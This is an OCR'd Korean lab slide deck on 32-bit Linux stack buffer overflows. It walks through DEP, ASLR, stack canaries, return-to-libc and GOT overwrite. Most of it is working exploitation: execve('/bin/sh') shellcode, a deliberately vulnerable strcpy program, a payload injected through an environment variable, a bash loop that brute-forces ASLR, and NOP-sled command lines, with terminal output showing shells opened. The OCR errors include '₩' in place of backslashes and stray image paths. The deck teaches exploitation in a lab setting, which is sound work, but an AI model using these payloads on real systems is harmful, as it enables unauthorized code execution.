Buffer Overflow

실습 환경 세팅

PPT & Files

-> https://bit.ly/2s7I1wS

Ubuntu 16.04 64bit에서 테스트 완료, 다른 Linux 버전에서 잘 동작하는지는 장담할 수 없음.

In LINUX..

gcc -Q -help==target

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF$ gcc -Q --help=target
The following options are target specific:
  -m128bit-long-double                  [disabled]
  -m16                                  [disabled]
  -m32                                  [disabled]
  -m3dnow                               [disabled]
  -m3dnowa                              [disabled]
  -m64                                  [enabled]
  -m80387                               [enabled]
  -m8bit-idiv                           [disabled]
  -m96bit-long-double                   [enabled]
  -mabi=                                sysv
  -mabm                                 [disabled]
  -maccumulate-outgoing-args            [disabled]
  -maddress-mode=                       short
  -madx                                 [disabled]
  -maes                                 [disabled]
  -malign-data=                         compat
  -malign-double                        [disabled]
  -malign-functions=                    0
  -malign-jumps=                        0
  -malign-loops=                        0
  -malign-stringops                     [enabled]
  -mandroid                             [disabled]
  -march=                               x86-64
  -masm=                                att
  -mavx                                 [disabled]
  -mavx2                                [disabled]
  -mavx256-split-unaligned-load         [disabled]
  -mavx256-split-unaligned-store        [disabled]
  -mavx512bw                            [disabled]
  -mavx512cd                            [disabled]
  -mavx512dq                            [disabled]
  -mavx512er                            [disabled]
  -mavx512f                             [disabled]
  -mavx512ifma                          [disabled]
  -mavx512pf                            [disabled]
  -mavx512vbmi                          [disabled]
  -mavx512vl                            [disabled]
  -mbionic                              [disabled]
  -mbmi                                 [disabled]
  -mbmi2                                [disabled]
```

LINUX+GCC의 보안 관련 옵션들

<LINUX>
kernel.randomize_va_space : ASLR

<GCC>
-z execstack : DEP(Data Execution Prevention)
stack-protector : Stack CANARY
stack-boundary : Stack Dummy
-z relro : RELRO(Relocation Read-Only)
--enable-default-pie : PIE(Position Independent Executable)
-mpreferred-stack-boundary : stack align.

DEP(Data Execution Prevention)

실습을 시작하기 전 sudo echo -0 /proc/sys/kernel/randomize_va_space (ASLR 끄기)

```
#include <stdio.h>
int main(void){
        char shellcode[100] = "\x31\xc9\xf7\xe1\x
51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe
3\xb0\x0b\xcd\x80";
        ((void (*)(void))shellcode)();
        return 0;
}
```

gcc –z execstack –m32 DEP1.c –o DEP_EXEC

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ gcc -z execstack -m32 DEP1.c -o DEP_EXEC
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ ./DEP_EXEC
$ echo "hi"
hi
$ exit
```

gcc –m32 DEP1.c –o DEP_EXEC

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ gcc -m32 DEP1.c -o DEP_NX
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ ./DEP_NX
Segmentation fault (core dumped)
```

DEP(Data Execution Prevention)

DEP_NX

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ cat /proc/3972/maps
08048000-08049000 r-xp 00000000 08:01 299171                             /home/blisstoner/Documents/BOF/DEP/DEP_NX
08049000-0804a000 r--p 00000000 08:01 299171                             /home/blisstoner/Documents/BOF/DEP/DEP_NX
0804a000-0804b000 rw-p 00001000 08:01 299171                             /home/blisstoner/Documents/BOF/DEP/DEP_NX
0804b000-0806c000 rw-p 00000000 00:00 0                                  [heap]
f7e04000-f7e05000 rw-p 00000000 00:00 0
f7e05000-f7fb2000 r-xp 00000000 08:01 437152                             /lib32/libc-2.23.so
f7fb2000-f7fb3000 ---p 001ad000 08:01 437152                             /lib32/libc-2.23.so
f7fb3000-f7fb5000 r--p 001ad000 08:01 437152                             /lib32/libc-2.23.so
f7fb5000-f7fb6000 rw-p 001af000 08:01 437152                             /lib32/libc-2.23.so
f7fb6000-f7fb9000 rw-p 00000000 00:00 0
f7fd4000-f7fd5000 rw-p 00000000 00:00 0
f7fd5000-f7fd8000 r--p 00000000 00:00 0                                  [vvar]
f7fd8000-f7fda000 r-xp 00000000 00:00 0                                  [vdso]
f7fda000-f7ffc000 r-xp 00000000 08:01 425045                             /lib32/ld-2.23.so
f7ffc000-f7ffd000 r--p 00022000 08:01 425045                             /lib32/ld-2.23.so
f7ffd000-f7ffe000 rw-p 00023000 08:01 425045                             /lib32/ld-2.23.so
fffdd000-ffffe000 rw-p 00000000 00:00 0                                  [stack]
```

DEP_EXEC

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ cat /proc/3996/maps
08048000-08049000 r-xp 00000000 08:01 299177                             /home/blisstoner/Documents/BOF/DEP/DEP_EXEC
08049000-0804a000 r-xp 00000000 08:01 299177                             /home/blisstoner/Documents/BOF/DEP/DEP_EXEC
0804a000-0804b000 rwxp 00001000 08:01 299177                             /home/blisstoner/Documents/BOF/DEP/DEP_EXEC
0804b000-0806c000 rwxp 00000000 00:00 0                                  [heap]
f7e04000-f7e05000 rwxp 00000000 00:00 0
f7e05000-f7fb2000 r-xp 00000000 08:01 437152                             /lib32/libc-2.23.so
f7fb2000-f7fb3000 ---p 001ad000 08:01 437152                             /lib32/libc-2.23.so
f7fb3000-f7fb5000 r-xp 001ad000 08:01 437152                             /lib32/libc-2.23.so
f7fb5000-f7fb6000 rwxp 001af000 08:01 437152                             /lib32/libc-2.23.so
f7fb6000-f7fb9000 rwxp 00000000 00:00 0
f7fd4000-f7fd5000 rwxp 00000000 00:00 0
f7fd5000-f7fd8000 r--p 00000000 00:00 0                                  [vvar]
f7fd8000-f7fda000 r-xp 00000000 00:00 0                                  [vdso]
f7fda000-f7ffc000 r-xp 00000000 08:01 425045                             /lib32/ld-2.23.so
f7ffc000-f7ffd000 r-xp 00022000 08:01 425045                             /lib32/ld-2.23.so
f7ffd000-f7ffe000 rwxp 00023000 08:01 425045                             /lib32/ld-2.23.so
fffdd000-ffffe000 rwxp 00000000 00:00 0                                  [stack]
```

SIMPLE QUESTION

DEP_fail.c

blisstoner@blisstoner-VirtualBox: ~/Documents/BOF/DEP

```
#include <stdio.h>
int main(void){
        char* shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\
x69\x6e\x89\xe3\xb0\x0b\xcd\x80";
        ((void (*)(void))shellcode)();
        return 0;
}
```

gcc -m32 DEP_fail.c -o DEP_fail

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ ./DEP_fail
$ echo '????????????????'
????????????????
$
```

DEP 우회

환경변수로 우회하자!!

blisstoner@blisstoner-VirtualBox: ~/Documents/BOF/DEP

```
int main(int argc, char* argv[]){
        char buffer[100];
        if(argc < 2) return 0;
        strcpy(buffer,argv[1]);
}
```

DEP_bypass.c

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ export SHELLC
ODE=$(python -c 'print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x6
2\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"')
```

환경변수 세팅

```
int main(){
        printf("%p\n", getenv("SHELLCODE"));
        return 0;
}
```

env_addr.c

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ ./env_addr
0xffffe13f
```

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ ./DEP_bypass `python -c "print 'A'*104+'\x3f\xe1\xff\xff'"`
Segmentation fault (core dumped)
```

?_?

DEP 우회

environment variable... 64bit... 32bit...

<In 32bit>

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ ./env_addr
0xfff739ff
```

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/DEP$ ./DEP_bypass `python -c "print 'A'*104+'\xff\x39\xf7\xff'"`
$ echo "yeah"
yeah
$ exit
```

ASLR

실습을 시작하기 전 sudo echo -2 /proc/sys/kernel/randomize_va_space (ASLR 켜기)

```c
#include <stdio.h>
#include <unistd.h>
int main(int argc, char* argv[]){
        char sstack[] = "ssssstaaaack";
        char* hheap = (char*)malloc(10);
        printf("heap : %p\n", hheap);
        printf("stack : %p\n", sstack);
        printf("env : %p\n", getenv("ttttest"));
}
```

print_addr.c

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/ASLR$ ./print_addr
heap : 0x99f7008
stack : 0xffd0da57
env : 0xffd0f08e
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/ASLR$ ./print_addr
heap : 0x8f58008
stack : 0xffa59937
env : 0xffa5b08e
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/ASLR$ ./print_addr
heap : 0x94c5008
stack : 0xffb8a677
env : 0xffb8b08e
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/ASLR$ ./print_addr
heap : 0x87cb008
stack : 0xffa126f7
env : 0xffa1408e
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/ASLR$ ./print_addr
heap : 0x8fc4008
stack : 0xffbe0297
env : 0xffbe208e
```

리눅스에서 stack base는 8MB 공간에서 524,288개의 position이 가능하다.

ASLR 우회

ASLR.c

```c
#include <stdio.h>
int main(int argc, int* argv[]){
        char buffer[1000];
        if(argc < 2) return 0;
        strcpy(buffer,argv[1]);
}
```

1. brute force

524,288개 정도면 아예 불가능은 아닐 것이다.

```
Starting program: /home/blisstoner/Documents/BOF/ASLR/ASLR `python -c "print '0123456789' + 'A'*990"`

Breakpoint 1, 0x08048436 in main (argc=2, argv=0xffffca54) at ASLR.c:5
5               strcpy(buffer,argv[1]);
(gdb) x/50x $esp-10
0xffffc5be:     0x50000000      0x8436f7fb      0xc5d00804      0xcc9dffff
0xffffc5ce:     0x3130ffff      0x35343332      0x39383736      0x41414141
0xffffc5de:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc5ee:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc5fe:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc60e:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc61e:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc62e:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc63e:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc64e:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc65e:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc66e:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc67e:     0x41414141      0x41414141
(gdb)
```

addr : 0xffffc5d0

ASLR 우회

```
blisstoner@blisstoner-VirtualBox:~/Documents/BOF/ASLR$ gdb ASLR
(gdb) disas main
Dump of assembler code for function main:
   0x0804840b <+0>:     push   %ebp
   0x0804840c <+1>:     mov    %esp,%ebp
   0x0804840e <+3>:     sub    $0x3e8,%esp
   0x08048414 <+9>:     cmpl   $0x1,0x8(%ebp)
                    o o o
   0x08048430 <+37>:    push   %eax
   0x08048431 <+38>:    call   0x80482e0 <strcpy@plt>
   0x08048436 <+43>:    add    $0x8,%esp
   0x08048439 <+46>:    mov    $0x0,%eax
   0x0804843e <+51>:    leave
   0x0804843f <+52>:    ret
End of assembler dump.
(gdb)
```

1. gdb ASLR
2. disas main

ASLR 우회

```
(gdb)  b *main+46
Breakpoint 1 at 0x8048439: file ASLR.c, line 5.
(gdb) r testtest
Starting program: /home/blisstoner/Documents/BOF/ASLR/ASLR testtest

Breakpoint 1, 0x08048439 in main (argc=2, argv=0xffffce64) at ASLR.c:5
warning: Source file is more recent than executable.
5               strcpy(buffer,argv[1]);
(gdb) x/50x $esp-0x10
0xffffc9d0:     0x00000000      0x08048436      0xffffc9e0      0xffffd0a5
0xffffc9e0:     0x74736574      0x74736574      0x00000000      0x00000000
0xffffc9f0:     0x00000000      0x00000000      0x00000000      0x00000006
0xffffca00:     0x00000010      0x6474e552      0xf7fe2269      0xffffcc88
0xffffca10:     0xf7fb4db0      0xf7e182cd      0xffffccb8      0xf7fe6f92
0xffffca20:     0x00000000      0x00000000      0x00000000      0x00000003
0xffffca30:     0x00554e47      0x4584e329      0x00000000      0xf7fe9304
0xffffca40:     0xffffcc88      0x00000000      0xf7fdaa75      0xf7fe2f60
0xffffca50:     0xf7e182e5      0xf7fda637      0x00000000      0xf7ffd858
0xffffca60:     0x00000000      0xffffcc84      0xffffcc80      0x0d696910
0xffffca70:     0x00000200      0xffffcc84      0xf7fe2e39      0xf7e071a4
0xffffca80:     0x0000020e      0xf7fd41a8      0x3de00ec7      0xf7fe363d
0xffffca90:     0x00000001      0x00000001
(gdb)
```

3. b *main+46
4. r testtest
5. x/50x $esp-0x10
6. address 확인 완료

ASLR 우회

GAZUA!!!

```
#!/bin/bash
cmd=$1' '$2
for((i=1; i<1000; i++)); do
        $cmd
        let tmp=i%100
        if [ $tmp = 0 ]
        then
                echo $i
        fi
done
```

ASLR_brute.sh

./ASLR_brute.sh ./ASLR `python -c "print 'A'*983+'₩x31₩xc9₩xf7₩xe1₩x51₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩xb0₩x0b₩xcd₩x80'+'₩xe0₩xc9₩xff₩xff'"` 2> /dev/null

ASLR 우회


2. brute force using nop slide

GAZUA!!!

```
./ASLR_brute.sh ./ASLR `python -c "print
'₩x90'*983+'₩x31₩xc9₩xf7₩xe1₩x51₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x
62₩x69₩x6e₩x89₩xe3₩xb0₩x0b₩xcd₩x80'+'₩xe0₩xc9₩xff₩xff'"` 2>
/dev/null
```


DEP + ASLR 우회 (RTL/ROP)

스택을 찾기도 힘들고, 찾아도 실행이 안되는 상황..
binary에는 없는 함수를 쓰기 위해 library를 활용하자!




RTL Chaining

Return address를 Dummy로 채우지말고 의미있는 곳으로 가자



PLT/GOT

Dynamic library에서는



맨 처음 printf를 call하면 dl_resolve 함수를 통해 Dynamic library 내의 printf 함수의 주소를 got에 기록한다. 이 때 got를 overwrite할 수 있다.

그 밖의 메모리 보호 기법

CANARY : 메모리 상에 특정 값(난수/0x00/0xff 등..)을 생성해두고 이 값이 변조되었는지를 확인

```
0x0804850c <+113>:    mov    -0xc(%ebp),%edx
0x0804850f <+116>:    xor    %gs:0x14,%edx
0x08048516 <+123>:    je     0x804851d <main+130>
0x08048518 <+125>:    call   0x8048360 <__stack_chk_fail@plt>
0x0804851d <+130>:    lea    -0x8(%ebp),%esp
0x08048520 <+133>:    pop    %ecx
```

CANARY값을 leak하거나 아예 fail 구문을 overwrite하는 방식으로 우회 가능

ASCII ARMOR : 모든 system library의 주소에 적어도 하나의 NULL byte를 가지게끔 해서 string 처리를 까다롭게 만듬

한 글자씩 따로 strcpy를 하거나 Fake EBP로 우회 가능

C언어 이외의 다른 언어에서의 BOF

JAVA, Python : Direct Memory Access가 불가능하고 가상머신 / 인터프리터가 자체적으로 메모리를 관리하기에 발생하지 않는다.

C# : 아예 불가능은 아니지만 자체적인 메모리 보호 기법들로 인해 의도적으로 취약하게 프로그램을 작성하지 않는 이상 C/C++만큼 취약하지는 않다.

BOF in Windows

	XP sp2, sp3	2003 sp1, sp2	Vista sp0	Vista sp1	2008 sp0
GS					
Stack Cookies	Yes	Yes	yes	yes	Yes
Variable reordering	Yes	Yes	yes	yes	yes
#pragma strict_gs_check	No	No	no	yes	yes
SafeSEH					
SEH handler validation	Yes	Yes	yes	yes	yes
SEH chain validation	No	No	no	yes	yes
Heap protection					
Safe unlinking	Yes	Yes	yes	yes	yes
Safe lookaside lists	No	No	yes	yes	yes
Heap metadata cookies	Yes	Yes	yes	yes	yes
Heap metadata encryption	No	No	yes	yes	yes
DEP					
NX support	Yes	Yes	yes	yes	yes
Permanent DEP	No	No	no	yes	yes
OptOut mode by default	No	Yes	no	no	yes
ASLR					
PEB, TEB	Yes	Yes	yes	yes	yes
Heap	No	No	yes	yes	yes
Stack	No	No	yes	yes	yes
images	No	No	yes	yes	yes

GS : Canary

SafeSEH :SEH overwrite를 방지